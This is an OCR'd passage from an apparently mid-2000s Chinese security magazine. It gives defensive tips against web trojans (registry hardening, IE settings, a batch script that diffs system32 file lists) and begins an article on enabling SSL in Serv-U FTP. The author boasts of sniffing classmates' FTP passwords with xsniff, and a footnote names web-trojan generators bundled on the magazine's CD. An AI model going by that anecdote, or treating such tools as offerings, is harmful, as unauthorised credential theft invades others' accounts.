


图6

1．不要浏览并不了解的网站，也不要在聊天室里点击其他网友贴出来的超链接，这样可以避免遭到恶作剧者的攻击，可是万一网友发过来的网站上真的有好东东，那我们岂不是亏了，我向大家推荐httpdebug，软件运行后的界面如图9，我们可以用它方便的查看到网页的代码，通过了解网页代码从而避免受到恶意代码的攻击或者中马，操作很简单，我们只要把好友发来的网页链接或者是你怀疑有木马网页的站点的网址输入到URL地址栏，点start按钮就可以看到所浏览网页的代码。通过检查网站的代码从而防止被“黑”。这个工具在防范网页木马方面是很出色的，推荐各位菜鸟必备。

2．留意微软和各大安全网站发布的安全公告，及时了解最新安全动态，封堵住漏洞，及时更新你的浏览器，使用最新的、打过各种安全补丁的浏览器。建议每周应该至少update一次，另外把网上公布的恶意站点的网址添加到IE的“受限站点”中。

3．安装防火墙和杀毒软件，建议三天更新一次病毒库，并认真的设置防火墙规则。

4．事先备份注册表，如果发现注册表被修改，则导入就能恢复IE的青春。一般的IE主页被篡改都可以这样解决，篡改IE主页的网站一般把自己的域名添加到注册表编辑器的[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Main]中，我们也可以找到这个键，更改自己需要的主页，重新启动计算机就可以了。




图7




图8

5．将本机的FORMAT、DEL、DELTREE等危险命令改名，如将format.com改为format.bbs等，需要时再改回来。也可以把这些外部命令转移到其他目录。

6．增强IE“免疫”能力，将系统的网络连接的安全级别设置为“高”，它可以在一定程度上预防某些有害的JAVA程序或者某些ActiveX组件对计算机的侵害。在IE属性里面，对其“高级”选项进行配置，取消在浏览网页时的Java功能选项。具体方法是：点击IE的“工具”菜单下的“Internet 选项”，再点击“安全”选项里的“自定义级别”按扭，把“ActiveX控件及插件”和Java相关选项都设为禁用，但是，这样做的后果是浏览某些网页时会无法正常浏览。另外把“我的电脑”添加到安全选项里进一步增强本地计算机的安全。方法如下：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\Zones\0]，把flags3改成1（十进制）即可。




图9

7．我们还可以通过文件比较来查看计算机的系统目录是不是写进了“黑”文件。

方法如下：首先彻底的对系统目录杀毒，确保本地计算机的系统目录没有任何的“黑“文件，我们在CMD下进到

系统目录输入c:\winnnt\system32 dir *.exe>1.txt c:\winnnt\system32\ dir *.dll>2.txt，当你感觉到系统有问题时，以同样的方法得到3.txt和4.txt，然后fc 1.txt 3.txt >5.txt，找出新写进的exe文件，以同样的方法查到系统新的dll文件。

我们可以写一个批处理放到系统目录（注意一下别放到其他的目录里）：

```
dir *.exe>3.txt
dir *.dll>4.txt
fc 1.txt 3.txt>5.txt
fc 2.txt 4.txt>6.txt
copy 5.txt con
copy 6.txt con
```

```
正在比较文件 1.txt 和 3.TXT
***** 1.txt
             312 个文件     26,998,693 字节
               0 个目录  3,466,563,584 可用字节
***** 3.TXT
             312 个文件     26,998,693 字节
               0 个目录  3,465,416,704 可用字节

正在比较文件 2.txt 和 4.TXT
***** 2.txt
            1199 个文件    240,499,688 字节
               0 个目录  3,466,547,200 可用字节
***** 4.TXT
            1199 个文件    240,499,688 字节
               0 个目录  3,465,461,760 可用字节
*****
```

图10

执行后如图10所示，然后我们把它设置成计划任务，让他每天执行，这样我们就可以实时监控我们的电脑了。

（文章中涉及到的工具httpdebug以及网页木马生器：Object漏洞网马生成器、天知道SP2网马生成器、突破XP＋SP2的网页木马生成器等，光盘已收录）

文章难易度：★★★

文章阅读点：如何在Serv-U服务器中启用SSL，以使局域网中的嗅探无效

让我们的FTP服务器免疫Sniffer

旭方（高春雷）

在看过06年第4期关于嗅探的文章后，想必大家对于其中介绍的那些工具及方法都已经牛刀小试了吧，对于如何利用xsniff嗅探FTP密码的方法也都应该已经掌握了。先说说我自己实践的情况：我们学校为了学生存储课堂作业方便，特地为每位学生在作业服务器上开通了20M的存储空间，而且局域网为共享式局域网（使用HUB连接），这就为嗅探打下了坚实的基础，呵呵！于是我便在上课时利用xsniff直接嗅探作业服务器，这样所有此时连接到服务器的学生的FTP帐号和密码就都落到了我的手里（X小编提示：做人要厚道！各种菜菜请勿以他为榜样！）。看到这里大家一定觉得很可怕吧？倘若自己的服务器中存放着写给MM的情书，而某天却被莫名其妙的登在了校园网的BBS上（旭方声明：我发誓没做过这样BT的事情），你一定是气急败坏而又无可奈何的（小菜：抄家伙叫上兄弟们找那小子算贩去）？难道就任凭自己的密码遭人嗅探？我们的回答是NO！今天我就教大家使用SSL来打安全的FTP服务器，从此不再惧怕sniffer的骚扰！

先来说说什么是SSL。SSL（Secure Socket Layer，安全套接字层），是由网景（Netscape）公司推出的一种安全通信协议，它能够对信用卡以及个人信息提供较强的保护，SSL是对计算机之间整个会话进行加密的协议。在SSL中，采用了公开密钥和私有密钥两种加密方法，所以使用SSL协议后我们就可以保证网络中传输的数据不被非法用户窃取到了。现如今一般的FTP服务器都是以明文方式传输数据的，而且数据在传输的过程没有任何加密措施，所以信息很容易被窃取，sniffer之所以有广阔的市场也正是钻了这个空子！今天我就拿我们平时使用最广泛的FTP服务器软件Serv-U为例来讲讲如何加密我们的信息来防止其被非法窃取。

首先我们需要安装好Serv-U（什么？你没安装过？其实很简单，一路Next即可！绝对傻瓜化的操作），安装完毕后我们需要新建一个FTP服务器的域并添加相应的用户名和密码以及用户登录到FTP服务器上的主目录信息，关于Serv-U的安装与配置的具体细节大家可以去网上查找相关资料，我在这里就不罗嗦了。一切准备就绪后就可以开始了，如图1。

其实Serv-U本身已经提供了SSL加密功能，只不过默认情况下没有被启用，需要我们手动启用。在这之前我们首先需要创建一个SSL证书（虽然Serv-U在安装时就已经自动生成了一个SSL证书，但这个默认生成的SSL证书在所有的Serv-U服务器中都是一样的，非常不安全，所以强烈建议大家手工创建一个属于自己的SSL证书）。

创建SSL证书的方法如下：依次点击“Serv-U 服务器”－“本地服务器”－“设置”，然后切换到“SSL 证书”选项，如图2，这里的信息根据你的实际情况进行填写即可！倘若对哪个项目不太清楚，可以把鼠标放到该项目上，接着会弹出帮助信息，我填写的信息如图3所示。




图1




图2

